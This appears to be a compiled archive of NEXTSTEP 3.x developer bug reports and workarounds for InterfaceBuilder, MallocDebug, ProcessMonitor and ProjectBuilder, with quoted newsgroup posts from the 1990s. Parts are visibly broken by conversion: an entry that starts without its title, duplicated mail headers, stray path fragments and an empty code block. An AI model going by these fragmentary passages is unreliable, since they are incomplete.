Newsgroups: comp.sys.next.programmer, comp.sys.next.bugs
Subject: Categories not recognized by InterfaceBuilder
Date: 22 Dec 1995 19:37:51 GMT

Hi folks,

I encountered the following problem concerning the use of categories within InterfaceBuilder:

There are several cases to consider:

1) Category for a custom class myclass inheriting from Object:
This works fine. I can drag any header file which contains

a category interface and the method will show up for myclass.

2) Category for a NeXT class inheriting from Object:
This does not work properly. The method does NOT show up in
the classes view for the class.

WORKAROUND:

Before dragging the category header file into InterfaceBuilder,
define it as follows:

```
@interface Application:Responder (Test)
- test: sender;
```

```
@end
then remove ":Responder" (This is not valid ObjectiveC).
```

NOTE: Sometimes the other action methods defined in the class
disappear.

3) Category for a custom class myclass inheriting from NSObject:
This is the same as 2).

4) Category for a NeXT class inheriting from NSObject:
This is the same as 2) but the NOTE seems to always hold in this
case.

Valid for Release 3.3 (v460)

Is there any proper workaround for the cases 2) - 4)???
Is this a known problem?
Am I making something wrong?

Thanks and a Happy New Year.

--
Dominik

Dominik Westner
"Everything is possible in an infinite universe"
Willi, the painter
Munich, Germany (NOT :-)

From: lauer@informatik.uni-tuebingen.de (Harald Lauer)

How to verify: Should be obvious, see Description. I have not really tested all combinations: these are just some impressions.

Urgency: Does no damage, obvious when the application is run, workaround available.

Confirmed: Raf_Schietekat (o3.2o, reported)

Workaround: Set the font programmatically.

Bug_NeXT: Reported on 1995-10-19 (3.2; InterfaceBuilder: Slider titleFont never the correct default, Avoidable Bug), with log number 75561.

Cure (for NeXT): Correctly use ``from User's System Font'', which should be set when the Slider is dragged from the palette.

KBNS.32.2.045_o3.2o Text menu on standard menu palette does not have keyboard shortcuts

Description: See title

How to verify: Obvious.

Urgency: Very small oversight

Confirmed: Raf_Schietekat (o3.2o, reported)

Workaround: Add them manually or copy them from the Format menu

KBNS.32.2.017_o3.2o Little mishap in the ScrollView/Text Attributes Inspector (I'm a nitpicker)

Description: Create a new empty module, create a Window, drag two ScrollView&Text combinations into it. In the left one, disable multiple fonts; `Graphics allowed' becomes disabled. But it stays disabled if the other ScrollView&Text is selected. Now, in that other combination, disable and reenable multiple fonts. `Graphics allowed' becomes enabled again. But it stays enabled if the first combination is again selected.

How to verify: See Description.

Urgency: Does no damage, is obvious, easy workaround.

Confirmed: Raf_Schietekat (o3.2o, reported)

Workaround: If `Graphics allowed' is disabled, toggle the multiple fonts switch twice.

Cure (for NeXT): Cure it.

Suggestion(s): How about calling this Scrollview&Text instead of just Scrollview?

KBNS.32.1.010_o3.2o Funny mishap in showing an outlet (I'm a nitpicker)

Description: If an object has an outlet to an object that is also in the objects panel, but is not currently visible, clicking that outlet in the Connections inspector causes the outlet to be scrolled into view. The problem is that the origin is taken to be the location where the owning object was before the scroll happened.

How to verify: /NextDeveloper/Examples/AppKit/CalculatorLab++/English.lproj/SimpleCalc.nib, outlet from SimpleCalcInstance to NXStringTable. Scroll to the upper part of the objects panel, then click myNXStringTable in the inspector.

Urgency: Harmless, obvious, rather funny.

Confirmed: Raf_Schietekat (o3.2o)

Workaround: None.

Cure (for NeXT): Scroll first, draw the connection later (within the ScrollView).

KBNS.00.0.190_c3.0±3.2o Bug when a class gets a new place in the inheritance hierarchy

Description: When a class is parsed after it has got a new place in the inheritance hierarchy (e.g., from an Object subclass to a Responder subclass), IB does not recognise this change, and doesn't even complain. The class stays in the same position in the browser, even if it does not belong there, and, e.g., a Control subclass does not get a ``target" instance variable. Version 2.1 worked correctly.

Urgency: cumbersome workaround if instances have been allocated (see also KBNS.32.0.047)

Confirmed: Raf_Schietekat (c3.0±3.2o), Subrata_Sircar (o3.1o)

Workaround: remove the class from the nib, and reparse it

Report history: KBNS.32.2.rev (added comment)

Comment: In NEXTSTEP_Dev_3.2 at least, InterfaceBuilder ignores #if and #ifdef instructions, and only recognises id-typed outlets. Comments don't matter. If you want to have statically typed outlets, use something like the following:

```
#if 1
    Panel *window;
    TextField *status;
#else /*InterfaceBuilder*/
    id window;
    id status;
#endif
```

To exclude id-typed variables from InterfaceBuilder, do something like this:

```
#define idNotIB id /*exclude from InterfaceBuilder*/
```

```
idNotIB currentWindow;
```

XXX.3.2 KBNS.00.0.191_o3.0o Making Palettes, from a 1992-09 NeRD Mailing. ``#25247: The IB palette Makefile doesn't pay attention to OTHER_LIBS so you can't link a library into a palette. As a workaround, you can add your library to OTHER_OFFILES." **Reported and verified by Subrata_Sircar, from Timothy_Dawson**

Date: Fri, 18 Sep 92 08:04:32 -0500

From: prism!mspboss!tdawson@is.com (Tim Dawson)

Date: Fri, 18 Sep 92 08:04:32 -0500
From: prism!mspboss!tdawson@is.com (Tim Dawson)
Subject: Making Palettes, from a 1992-09 NeRD Mailing.

> Developer Support

XXX.3.2 KBNS.00.0.192_o3.0o Reported and verified by Subrata_Sircar, from developer support

Slight memory leaks with .nib files, might interfere with diagnosing substantial ones.

Bug of the Week

Date: Fri, 18 Sep 92 08:04:32 -0500
From: prism!mspboss!tdawson@is.com (Tim Dawson)
Subject: Making Palettes, from a 1992-09 NeRD Mailing.

_____ReadValues, NXReadArray, -[List read:], InternalReadObject, ReadValues, NXReadType

XXX.3.2 KBNS.00.0.193_o3.0o Size To Fit bug. Just try this on a Box that contains two large Buttons arranged diagonally (first make the Box too large): the size will be right, but the location will be wrong.

XXX.3.2 KBNS.00.0.194_o3.0o Temporary workaround for a problem mentioned in the ReleaseNotes.

``Cannot connect (or select) a custom view that is grouped within a scrollview. You'll need to use Ungroup to make it accessible."

You can take, e.g., a TextField with the CustomView when grouping, and remove that TextField afterwards, or copy-paste or drag a CustomView into an existing ScrollView. It is not clear to me what the designers intended to be possible with a ScrollView in Interface Builder, or it should be that various strange phenomena are actually bugs.

XXX.3.2 KBNS.00.0.195_o3.0±3.1o Reported and verified by Subrata_Sircar (also for 3.1), from Daniel_LaLiberte's 1993-02-03 comp.sys.next.bugs posting

From: liberte@cs.uiuc.edu (Daniel LaLiberte)

Date: Wed, 3 Feb 1993 16:41:18 GMT

>This seems like an obvious bug that someone would have

>reported previously. Creating new sounds in IB (NeXTSTEP
>3.0) has the problem that the names of the sounds want to
>be generic like "Sound", "Sound1", etc. It lets you rename
>the sounds, but they don't stick.

Subrata_Sircar: ``Verify by dragging a new sound into IB. Rename it. Click on the Objects suitcase, then back to Sounds. It's gone back to its original name. It doesn't seem to be just new sounds, but any sound at all ..." I tried to reproduce this and found the following. IB refuses any dragged-in sound on (~/, /Local, /Next)Library/Sounds. This is silly, because on a different host only /NextLibrary/Sounds has a fair chance (if the NeXTSTEP version matches) of having the same sounds. I then respectively moved, copied and linked 3 sound files from ~/Library/Sounds to ~/_. Only the first was accepted by IB, with the name of the file taken as the name of the sound, *not* a generic name (I created a local sound, I guess IB means local to the .nib). I couldn't change that name, as stated. Subrata_Sircar: ``Further, if I open the IB file in Workspace, rename the sound, and then open the nib in IB, it has the changed name."

KBNS.00.0.196_o3.0o_o3.2o -getInspectorClassName doesn't get called for Windows and subclasses.

Description: See title, whatever it means. Thomas_Burkholder of NeXT: ``Sadly, due to implementation details of IB, it isn't possible to write an attributes inspector for a custom subclass of Window."

How to verify: ?

Urgency: ?

Confirmed: Dimitri_Tischenko (o3.0o_o3.2o), Thomas_Burkholder of NeXT (o3.0o)

Workaround: ?

Report history: From Dimitri_Tischenko's 1993-03-10 comp.sys.next.programmer posting.

XXX.3.2 KBNS.00.0.197_o3.0±3.1o Save As..., confirmed for 3.1 by Subrata_Sircar If a document is renamed to something that InterfaceBuilder has already open, two documents with the same name stay on the screen. No warning panel before or after, nothing.

XXX.3.2 KBNS.10.2.052_o3.0o Parse When a header file is parsed and an action message to it suddenly is not sensible anymore, IB removes it without first giving the programmer a chance to Cancel the operation, or even telling what has happened. (Other things: if the argument isn't exactly ``sender", maybe ``senderIgnored", IB won't recognise it as an action message.)

Search the rest of this file for ``Palette".

XXX.3.2 KBNS.11.1.007_3.0±3.1o Wrong font default for palette menu items Items dragged in from the standard menu palette have ``As selected above" instead of ``From user's system font", and this is applied like that when the app is running, so the cure should be in the palette (and maybe a warning by IB for any palettes that make the same mistake so that the programmer can correct it immediately). Oddly, these mistakes *are* corrected (*without* warning, though!) when a .nib is opened in IB, and that a save will consolidate that. So a workaround is to save, close, reopen, and save again (while the present revert to saved remains in effect (now always puts up an alert panel even if the document is clean, and does a crazy jump that indicates that the document is just deleted and opened again) you can use that as a shortcut for the close and reopen).

KBNS.32.0.050_o3.2o NIB document not marked dirty when a name is changed using ``Set Name..."

Urgency: Relatively minor, but should be easy to cure.

Workaround: Do something else to make the document dirty before using ``Set Name...", or explicitly save immediately after any change.

KBNS.32.0.052_o3.2o IB will crash if another inspector than Attributes is selected when the modal ``Prototype" cell inspector is closed

Description: See title. You can get this situation if you use cmd-(2/3/4) while this modal inspector is up.

How to verify (from Michael_Johnson's posting): ``

- start up IB.
 - do cmd-n to open a new file.
 - drag a button onto the main window.
 - alt-drag out a matrix of them.
 - on the Matrix's inspector, press "inspect" to look at the prototype of the button cell for the matrix.
 - type cmd-3, while that ButtonCell's Attributes Inspector is up. The hope here was that I would see the size inspector of the button cell, so that I could tweak the cell's size exactly. Unfortunately, it brought up the size inspector on the Matrix. BUG #1.
 - now press "Close" on the ButtonCell's Inspector. IB crashes. BUG#2.
- "

Urgency: Minor thing if the user knows about it. But it is still a crash, and there are other disadvantages about this modal stuff (see elsewhere in this category).

Confirmed: Michael_Johnson (o3.2o, reported), Raf_Schietekat (o3.2o)

Workaround: Switch back to Attributes by hitting cmd-1 before closing the inspector.

Cure (for NeXT): Do away with this modal stuff. Of course, an ad-hoc solution is better than none.

Report history: Reported by Michael_Johnson on c.s.n.b on 1994-02-25

Suggestions

KBNS.33.2.016_o3.2o InterfaceBuilder should look in /LocalDeveloper/Palettes and ~/Developer/Palettes too

Description: InterfaceBuilder uses ~/.NeXT/defaults.nibd instead of the defaults database for some values, probably a relic of olden days. There is a value AvailablePalettes that governs what you see in Preferences. When the Preferences/Palettes display is shown (not at startup), IB adds the four standard palettes (hard-coded: there don't seem to be corresponding palettes stored anywhere), and those in /NextDeveloper/Palettes (DatabaseKit.palette) to AvailablePalettes (preserving the ones already there, maybe only if they are still in the filesystem but I haven't tested that), and defaults.nibd is immediately updated. But it does not look for palettes in /LocalDeveloper/Palettes and ~/Developer/Palettes.

How to verify: What I did was installing the MiscKit, and copying one palette to ~/Developer/Palettes. I deleted some items in AvailablePalettes, added one in /LocalDeveloper/Palettes, started InterfaceBuilder, and then did a Revert to Saved on defaults.nibd, open Preferences, and again Revert to Saved on defaults.nibd.

Urgency: Suggestion. Tedious workaround.

Confirmed: Raf_Schietekat (o3.2o, reported)

Workaround: Tools>Load Palette. Or add them to defaults.nibd (AvailablePalettes) to avoid having them installed at the same time (perhaps someone could give a tip about how to easily get the exact string required).

Cure (for NeXT): See Description. The path components ~/...:/Local...:/Next... should be used everywhere (someone should find/bm through the source tree for ``NextDeveloper").

KBNS.33.1.019_o3.2o Carefully check *all* operations to see whether they break connections

Description: Sometimes (XXX when) IB warns the programmer before an operation that might break a connection.

Cases: XXX

But this is not consistent. Here are examples when this is not done (may be too detailed; precise conditions not explored):

- If there is a menu command with an action sent to First Responder, and this message is deleted from the actions ofFirstResponder in Classes by either Cut or Delete, the message is removed, and the connection is silently broken. (For renaming, there might be an acknowledgement as well: does not happen often, so it's not a nuisance, and otherwise the wary programmer will have to check anyway.)

How to verify: Should be obvious from the lists in Description.

Urgency: Does no immediate damage (but may cause a bug in the application), not immediately obvious, tedious workaround.

Confirmed: Raf_Schietekat (o3.2o, reported)

Workaround: Use the ol' brain, be careful, check things.

Cure (for NeXT): See Description.

KBNS.33.1.001_o3.2o IB should automatically poll to see whether NIBs are synchronised

Description: Unparse is of limited use: it can be used once if someone wants to design things in IB rather than writing code, and after that it would only destroy existing work (I believe after 3.2 IB disables the command if files exist). This will remain so until a major redesign of how programming is done, and is beyond the scope of KBNS. But instead, IB should right now make sure that it is never necessary to Parse: it should continuously parse by itself, perhaps with user confirmation if desired, and take particular care never to break things without confirmation.

How to verify: Try Unparse twice to see how the second time overwrites the first files even if they were edited; luckily a confirmation panel is shown. Even if you wait after editing the files, IB does not update its information until you Parse.

Urgency: Urgent suggestion, maybe a design bug.

Confirmed: Raf_Schietekat (o3.2o, reported)

Workaround: Parse and Parse and Parse and...

Cure (for NeXT): Better use of data links between Edit or any other editor and Interface Builder (if appropriate, I don't know); parsing several times per minute (first check the modify date to avoid unnecessary parsing) as a backup, with default setting (normally off). See Description.

Report history: KBNS.33.1.rev Changed Cure.

XXX.32.1 Major criticism would be that there is special treatment for specific classes (inspectors, mouse handling), that is not possible even for subclasses of these. This suggests more functionality than there actually is for real-life application building. This is just a starting point! If JM thinks it is finished (dunno), let someone else do it right. If not, let him or someone else finish the job.

XXX.32.1

From: robert@steffi.demon.co.uk (Robert Nicholson)

Newsgroups: comp.sys.next.programmer

Subject: Re: Subclassing and IB -- Mutually exclusive?

Date: 18 Jun 1994 10:34:27 GMT

<CrJAlt.Cxt@news.informatik.uni-stuttgart.de>

<1994Jun18.035649.17199@news.media.mit.edu>

To: wave@media.mit.edu (Michael B. Johnson)
In-reply-to: wave@media.mit.edu's message of Sat, 18 Jun 1994 03:56:49 GMT

<wave@media.mit.edu> writes:

>>>I made a View subclass that can display a background picture and tried to make
>>>drag&drop of some image to the view possible - well, I tried. The build-in
>>>palettes are specially integreted in IB, the custom palettes use a completely
>>>different mechanism with lesser abilities. This is the greatest flaw of IB:
>>>asymmetry. Look at the Preferences.app: all NeXT-provided Modules use just
>>>the public API; this guarantees that the API is powerfull enough to do every-
>>>thing NeXT can do and this is what I want for IB.
>>>

>Well, the problem there is that the API for IBEditors is, err, weak. I
>have a similar class (WWSimpleImageView) and I solved the drag-and-drop
>problem by allowing d&d onto the object's IBInspector. Not as intuitive,
>>true, but when you can make IBEditors for View subclasses (3.3?), I'll
>fix it.

You can do drag and drop on a CustomView paletted object in IB edit
mode by providing the following methods.

```
@interface View(IBOutlet)
- depositIColor:(struct _NXColor)fp16 at:(struct _NXPoint *)fp32;
- acceptsIColorAt:(struct _NXPoint *)fp16;
- depositIBSound:fp16 at:(struct _NXPoint *)fp20;
- acceptsIBSoundAt:(struct _NXPoint *)fp16;
- depositIBImage:fp16 at:(struct _NXPoint *)fp20;
- acceptsIBImageAt:(struct _NXPoint *)fp16;
- placeView:(struct _NXRect *)fp16;
- (char)alternateMinSize:(struct _NXSize *)fp16;
- getMinSize:(struct _NXSize *)fp16 maxSize:(struct _NXSize *)fp20 from:(int)fp24;
@end
```

Implement the accepts and deposit method..

totally unsupported by NeXT.

--
"Real programmers don't create classes. They build hierarchies"
(PGP key: send email with Subject: request pgp key)
(ASCII for text only messages)

KBNS.32.0.047_o3.2o Warning desired when an instantiated object involved in connections is deleted

Description: When an instance is deleted, didn't a previous version of NEXTSTEP put up an alert panel about existing connections to/from it, that

would be broken? Also, if a class is reparsed such that outlets are removed that currently are involved in connections, there's no warning either (there should be).

Workaround: be laboriously careful, write things down

See also: KBNS.00.0.190

Various things...

XXX.3.2 KBNS.00.0.198_o3.0o The Miniaturize command is in a non-standard location.

XXX.3.2 KBNS.00.0.199_o3.0o There is no inspector for the names of objects let alone get a list of them, there is no mode to see all connections or generate a ``net list".

XXX.3.2 KBNS.00.0.200_o3.0o For a Prototype Inspector: omit the buttons (a close button should be enough), and make this a non-modal window, so that the user can test the prototype in its well (to test behaviour of different Button types). See also **KBNS.00.0.211**.

XXX.3.2 KBNS.00.0.201_o3.0o Either operate the matrix of palette icon buttons in select mode or make this scroll like a Text would in a ScrollView, when the mouse, while dragging out a selection, leaves the visible area.

XXX.3.2 KBNS.00.0.202_o3.0o Make clicking on a Window's title bar or resize bar select that window for the inspector (shorter than finding the .nib's document window and selecting the window there, for windows whose contentView is entirely covered).

XXX.3.2 KBNS.00.0.203_o3.0o In a Window's Size Inspector, add a selector to decide whether the inspected frame is the Window's (now), or the Window's contentView's (added option).

XXX.3.2 KBNS.00.0.204_o3.0o Don't say ``Don't Delete" in the panel that allows the programmer to reconsider about deleting a window, say ``Cancel".

XXX.3.2 KBNS.00.0.205_o3.0o When control-dragging a connection from an object on the screen to the Window with Objects, Images, $\frac{1}{4}$, this should *temporarily* switch to the Objects display. After the connection has been confirmed or revoked, the display should switch back to what it was.

XXX.3.2 KBNS.00.0.206_o3.0o There should be an Unzoom command to back out by 1 level at a time in case there is no superview screen real estate (when it is fully covered by subviews).

XXX.3.2 KBNS.00.0.207_o3.0o (4 items: nuisance, pain, bug, distraction.) I have seen that when I double-click in a Box in my .nib, the document becomes dirty (the Close Button gets the broken cross). When I center the title strings, the height of individual FormCells increases. If scrollability and centeredness are mutually exclusive, coordinate the inspector to reflect the situation (do a revert: for safety). When I Revert to Saved, the .nib document panel jumps to a different location.

XXX.3.2 KBNS.00.0.208_o3.0o In the Layout panel, it should be possible to set any of the four sides or center (this one excluding the others) to obey the grid independently, not just one of two pairs of sides or the center in mutual exclusion.

XXX.3.2 KBNS.00.0.209_o3.0o In a CustomView, the class name should be displayed on multiple lines if the View is too narrow for it to appear

completely on one line.

Etc.

KBNS.00.0.210_o3.0±3.2o Grouping. There should be a general interface for using hierarchical Views, not just Boxes (does nothing, really) and ScrollViews (not a very intuitive interface at present), but also, e.g., SplitViews, SelectViews (several displays controlled by a PopupList), special retiling or elastic Boxes. Proposed format: remove the ``Group" and ``Group in ScrollView" commands, but leave the Ungroup command there as a shortcut for more laborious unpackaging: when Ungrouping a grouping View that has more than one non-empty documentView, the various documentViews should change to Boxes, otherwise the contents replace the grouping View; anything ungrouped is selected. Grouping occurs as follows. When dragging in a grouping View the mouse pointer location is continuously examined using the exact same criteria that, when not dragging, determine whether a selection will be picked up for moving or a rubberbanding selecting rectangle will be started, only this time the outcome decides respectively between wrapping the grouping View around the selection (indicated by the cursor changing from two white squares to an image indicating grouping, and the selection constituting the primary documentView), and doing the normal inserting operation. The programmer should of course be able to select the documentView he wants to edit and manipulate its contents, etc.

XXX.3.2 KBNS.00.0.211_o3.0o IBInspector. The API lacks a message to notify the IBInspector that it is no longer active. Possible uses: cure KBNS.00.0.200¼ this alone is enough reason to add `-resignActive:` or something similar. A workaround at present is probably to drag a CustomView among the inspector elements, set to a class which will transmit `windowChanged:` messages to its `inspector` instance variable; the IBInspector should do something sensible with that.

XXX.3.2 KBNS.10.3.018_o3.0o Custom Views. It would be better to dynamically load the .o files that already implement particular objects, from the `debug_obj` and/or `obj` directories (some objects don't warrant the effort of making a palette out of them). Of course, this clashes with the limitation of dynamic loading and unloading (has to happen on a FIFO basis), so that would have to be cured first. But it would be pretty...

/NextDeveloper/Apps/MallocDebug.app;¬/

NextDeveloper/Apps/MallocDebug.app ;KBNS.33.2.rtf;Contents;¬Contents

XXX.32.2 maybe some reformulations from this text?

Date: Fri, 6 Jan 95 20:06:30 MET

From: rfschtk (To: comp.sys.next.programmer)

To: comp.sys.next.programmer

Subject: Re: Problem of cyclic references with FoundationKit

Reply-To: RfSchtk

John Randolph writes:

- > Actually, this is not what MallocDebug does. To use
- > Malloc Debug, you link your app with libMallocDebug.a,
- > which replaces the standard malloc() routines.

Yes, certainly, but I meant specifically what it does for finding leaks. Apparently, it takes the set of malloc region addresses, subtracts the set of all memory words (i.e., their contents), and reports the difference as the set of leaks found. This is so wrong I won't speculate what it does with registers and stack.

To Dimitri Plotnikov:

Yes, it is essential that a pointer to the beginning of a malloc region is stored (well, for performance reasons, as the algorithm can be extended to count as potential pointers all values that point anywhere within such a memory region). Why do otherwise? If you want to make your task misbehave or even crash, you have other means at your disposal. It's a simple act of courtesy towards your friend, the memory manager. :-) If you don't have full control over the source, you can dedicate another function than malloc() to get memory that is automatically managed.

Note that this algorithm won't find all leaks: that's why it's only an approximation, conservative with respect to memory management. If you really want to find leaks, a conservative test would find at least all leaks. It's like an aids test: first you do a cheap test that won't miss any contaminated person but may generate some false positive results, then you can test further. :-) MallocDebug does not use a conservative algorithm; the algorithm is conservative only for the opposite purpose.

It is of course all right to use this algorithm as a non-conservative approximation to finding leaks (**far** better than no tool at all), but the problem is that it is **grossly** non-conservative, because of a flawed implementation: MD will find no isolated reference cycles whatsoever, not even when the reference is from inside the mallocated region. (It also won't detect leaks of less than 17-20 bytes, apparently.) If used for memory management, it would be about as bad as unassisted reference counting. Maybe they debugged retain/(auto)release using MallocDebug. :-(Or maybe not, because it does not seem to work with EOF.

Well, just so you'd know. If you think it's important to you, give a yell to BugNeXT, and refer to KBNS.32.2.021 and this message.

KBNS.32.2.021_o3.2o Bug_NeXT.63950 Title

Apparently, MallocDebug does not detect floating garbage in the form of isolated reference cycles!!! Even self-referential garbage (region3) is not detected. How prevalent are isolated referential cycles among memory leaks, typically? Isn't it obvious that one should always start from a root set and work outwards (in this case, the root set is everything but the mallocated regions themselves)? Another problem with the minimum size of memory regions before they can be detected as leaks is also described.

```
#ifdef TESTINGMALLOCDEBUG
```



```
#endif
```

```
XXX.32.2
From: art@cubicsol.com (Art Isbell)
Newsgroups: comp.sys.next.programmer
Subject: Re: libMallocDebug crashes app?
Date: 20 Oct 1994 15:36:31 GMT
Reply-To: art@cubicsol.com (Art Isbell)
```

In article <jpanicoCwxztu.J9L@netcom.com> jpanico@netcom.com (Joe Panico) writes:

```
> I have an application that works fine when compiled without
libMallocDebug,
> but that crashes when compiled with it. It seems to be choking on the
> loadNibSection method. The crash occurs regardless of whether
MallocDebug
> is actually running.
>
> I have installed the FIXED libMallocDebug from NeXT.
>
> Has anyone else seen this behaviour? Can anyone tell me whats going on?
>
```

I unfortunately see these happen frequently when I try to run my large DBKit app linked against the MallocDebug library. MallocDebug has an upper limit on the amount of memory it can "instrument". When that limit is exceeded (way back in the depths of my memory, ~40 MB rings a bell), a crash apparently occurs (can someone at NeXT confirm this?). I usually see it happen when loading a nib because that's when more memory is being malloc'ed during the unarchiving process. While the limit may seem generous, MallocDebug uses a lot more memory (my swapfile usually grows by 40 - 50 MB when I run my app linked against the MallocDebug lib).

I can usually get around the problem by reducing the amount of memory my app uses. For DBKit apps, this can be relatively easy: just create a database model containing a small subset of the entities needed and test only that part of the app that uses the subset. Large database models require a lot of memory because lots of objects are malloc'ed.

For non-DBKit apps, one may be able to carve out certain functionality and avoid linking certain libraries, for example. Or maybe place some functionality in loadable bundles who's loading is avoided during testing.

If anyone has any other suggestions, I'd love to hear them. MallocDebug is a very powerful tool, but I'm finding it inconvenient to use. It's also pretty depressing to use it with a DBKit app because it shows all the DBKit leaks over which one apparently has no control :(I hope the Foundation Kit has made EOF less leaky.

Art Isbell Cubic Solutions
NeXT Registered Consultant NEXTSTEP software development and consulting
NeXTmail: art@cubicsol.com Voice: +1 408 335 1154
USmail: 95018-9442 Fax: +1 408 335 2515

XXX.32.1 Just some information. Classify as a suggestion? Or is there some inherent obstacle to such a combination?
Newsgroups: comp.sys.next.programmer
From: Nghiem Alex@pcp.ca (Alex Nghiem)
Subject: malloc_debug() and MallocDebug
Reply-To: Nghiem_Alex@pcp.ca (Alex Nghiem)
Date: Mon, 6 Jun '94 00:42:28 GMT

Group:

My original question was whether it was possible to use the malloc_debug() system call with the MallocDebug application. It turns out that the two are mutually exclusive. Thanks for all the prompt replies.

Alex
Nghiem_Alex@pcp.ca
alex@oolesson.com

KBNS.00.0.212_o3.0o_o3.2o The meaning of words, and the usability of this program (it is *not* conservative)^{1/4}

Quote from the 3.2 version: ``

Finding Memory Leaks

To detect memory leaks, **MallocDebug** contains a *conservative garbage detector*. When the *Leaks* button is pressed, **MallocDebug** searches through your program's memory for pointers to each node. Any node that cannot be referenced is displayed as a memory leak. Since the garbage detector cannot know which words in memory are pointers, it is possible that an integer

has the same value as a pointer to a given node. In this case that node doesn't show up as a leak, even though it really is. This is why the garbage detector is called *conservative*. In practice, this problem is very rare.

The second caveat is that the garbage detector only searches for references to the *beginning* of each node. If your program doesn't retain a pointer to the start of a node, but instead retains a pointer into the middle of it, that node will show up as a leak even though it really isn't one.

Two limitations in finding leaks are mentioned in the help panel: false alarm (if the program doesn't keep a reference to the *beginning* of the region, but still knows what to free), and MallocDebug may ignore leaks because, e.g., some integer has as its value the location of a mallocated region. The help panel states the second limitation as a reason for calling this garbage detection facility ``conservative". Actually, from the point of view of someone who wants to find leaks (the purpose of this program), ``conservative" applies to the first limitation (being too prudent, and leaving it up to the user to interpret everything), while the second is just the opposite of conservative. Probably the author just didn't think carefully when adapting this algorithm from use for garbage *collection* rather than *detection*: for garbage *collection*, if the programmer using this algorithm always keeps a pointer to the beginning of a mallocated section to avoid disaster and live peacefully with the first limitation, the second limitation is indeed a conservative one (merely preventing some memory to be made available again, but not causing the program to fail). It's like an AIDS test: first you do a cheap test that won't miss any contaminated person but may generate some false positive results, then you can test further. :-) *In any case: always account for the possibility that there are leaks that the algorithm didn't find, because the algorithm used is principally unsafe (not conservative) for garbage detection. This program can only differentiate between regions that are leaks unless the programmer knows better, and regions that are probably no leaks. That's why finding leaks should only add a property (style < or >) to the displayed regions, and order them accordingly, not radically filter out those that the algorithm merely guesses to be no leaks (those are good guesses, statistically speaking, but not perfect).*

Ways to improve accuracy: do something with the symbol table information that is likely to be available to any program linked for MallocDebug, if only for the sake of gdb (of course, a programmer may still abuse data fields and confuse the algorithm, both in the conservative direction and otherwise); check neighboring longs to see if they too seem to point to mallocated regions; involve the compiler, to do dataflow analysis.

KBNS.32.1.034_o3.2o Suggestion

Description:

There should be a Mark for leaks as well, so that only new leaks may be seen. Otherwise, the application has to be restarted to get an unobscured look.

How to verify: Obvious

Urgency: Harmless. Would be nice to have this improvement.

Confirmed: Raf_Schietekat (reported, o3.2o)

Workaround: None.

Cure (for NeXT): See description

/NextDeveloper/Apps/ProcessMonitor.app;~/

NextDeveloper/Apps/ProcessMonitor.app ;KBNS.33.2.rtf;Contents;~Contents

KBNS.32.1.006_o3.2o Two reproducible crash scenarios

Description:

Focus the attention of ProcessMonitor on any application. Quit that application. Set the inspector display to Malloc. PM crashes with this on the console: `task_by_unix_pid: failure`.

If ProcessMonitor is asked to monitor an application that was linked with libMallocDebug.a, it crashes immediately with this on the console: `vm_read: protection failure`, also for the Malloc inspector display.

How to verify: Obvious from the description.

Urgency: Does no damage (ProcessMonitor does not use documents), but still a crash.

Confirmed: Raf_Schietekat (o3.2o, reported), further confirmations welcome, though

Workaround: Don't use Malloc display unless you're sure the process is still running. Don't use PM on applications linked with libMallocDebug.a.

Cure (for NeXT): Do proper exception handling.

XXX.3.2 KBNS.00.0.213_o3.0o Bug_NeXT.38618: Reported by Dylan_Kohler, verified by Linus_Upson and Raf_Schietekat

On a NeXTdimension (verified by Dylan_Kohler and Linus_Upson) and not on other systems (verified by Linus_Upson and Raf_Schietekat), ProcessMonitor will hang (and needs to be killed) when Mach Memory is (re)selected for an application which has dynamically loaded code, like IconBuilder for a tool provided from outside (the tools that come with it have their code linked into the main executable, maybe even for a reason) or

the Workspace Manager (on any host).

XXX.3.2 KBNS.10.3.040_o3.0o Control Inspector (design?) bug

Clicking Play should not reset Resume Count to zero, just decrement it if the Pause button is currently highlighted, and the application should not start up with that Pause button selected for a non-zero suspend count: in short, it should do the same as ApplInspector. There should be an extra Decrement Suspend Count button to work around, e.g., ApplInspector crashes (see KBNS.10.3.039).

XXX.3.2 KBNS.11.0.014_3.1o Tiny and harmless display bug, reported by Subrata_Sircar, Bug_NeXT.46196, not verified

``If the Build Options panel is already open and located somewhere on the screen, clicking the "Options" button not only brings it forward but moves it to the initial location (kind of strange if you generally want to keep it somewhere else)."

KBNS.32.0.031_c3.1±3.2o Missing MachInspector, reported for c3.1±3.2 by Rolf_Woehrmann, absence verified for 3.2 by Raf_Schietekat

Rolf_Woehrmann: ``Since upgrading to NS 3.1 and 3.2 (black hardware) I miss the MachInspector in the ProcessMonitor. In the documentations for 3.1 and 3.2 it's still mentioned."

/NextDeveloper/Apps/ProjectBuilder.app,
Makefiles;¬/NextDeveloper/Apps/ProjectBuilder.app,
Makefiles ;KBNS.33.2.rtf;Contents;¬Contents

KBNS.33.2.XXX
Newsgroups: comp.sys.next.bugs
From: brad@instep.bc.ca
Subject: BUG: NEXTSTEP 3.3 Project Builder
Reply-To: brad@instep.bc.ca
Date: Mon, 20 Nov 1995 17:47:39 GMT

ProjectBuilder.app does not preserve /Net mount path for compiling on remote host. If I attempt to compile a project that is local to the current host, but is mounted network wide, the path PB uses is my local path, not the network path, so that the remote build can't find the working directory and fails.

For example, if I compile a project in /Users/brad/MyProject, PB uses this path instead of /Net/vancouver/Users/brad/MyProject (where my home directory is /Net/vancouver/Users/brad).

--
Brad Head <brad@instep.bc.ca>
Software Developer, InStep Mobile Communications Inc.
Vancouver, British Columbia, Canada

KBNS.33.2.XXX
Date: Thu, 9 Nov 95 07:08:01 -0800
Errors-To: maze!netsec%omnigroup.com
Reply-To: maze!schoppe%anke.imsd.uni-mainz.DE
Originator: next-prog@omnigroup.com
Sender: maze!next-prog%omnigroup.com
Precedence: bulk
From: Dirk Schoppe <maze!schoppe%anke.imsd.uni-mainz.DE>
To: Multiple recipients of list <next-prog@omnigroup.com>
Subject: Compiler problems with OTHER_CFLAGS, NeXT 3.3
X-Listprocessor-Version: 6.0 -- ListProcessor by Anastasios Kotsikonas
X-Comment: Questions and discussions of interest to NEXTSTEP programmers

Hy,

I have got the following problem:
I started a project with the project-builder using NeXTstep 3.2.
After updating to NeXTstep 3.3 the project-builder ignores the OTHER_CFLAGS when compiling. So the include-paths are missing and no headers can be found. This problem only occurs when compiling files of the main project.
Compiling files of subprojects works fine.

What could be the problem ???

Tnx,
Dirk.

address: Dirk Schoppe / Institut für Med. Statistik und
Dokumentation / Obere Zahlbacher Str. 69 /
D-55131 Mainz / Germany
phone: ++49-(0)6131-172022
email: schoppe@anke.imsd.uni-mainz.de

XXX.33.1
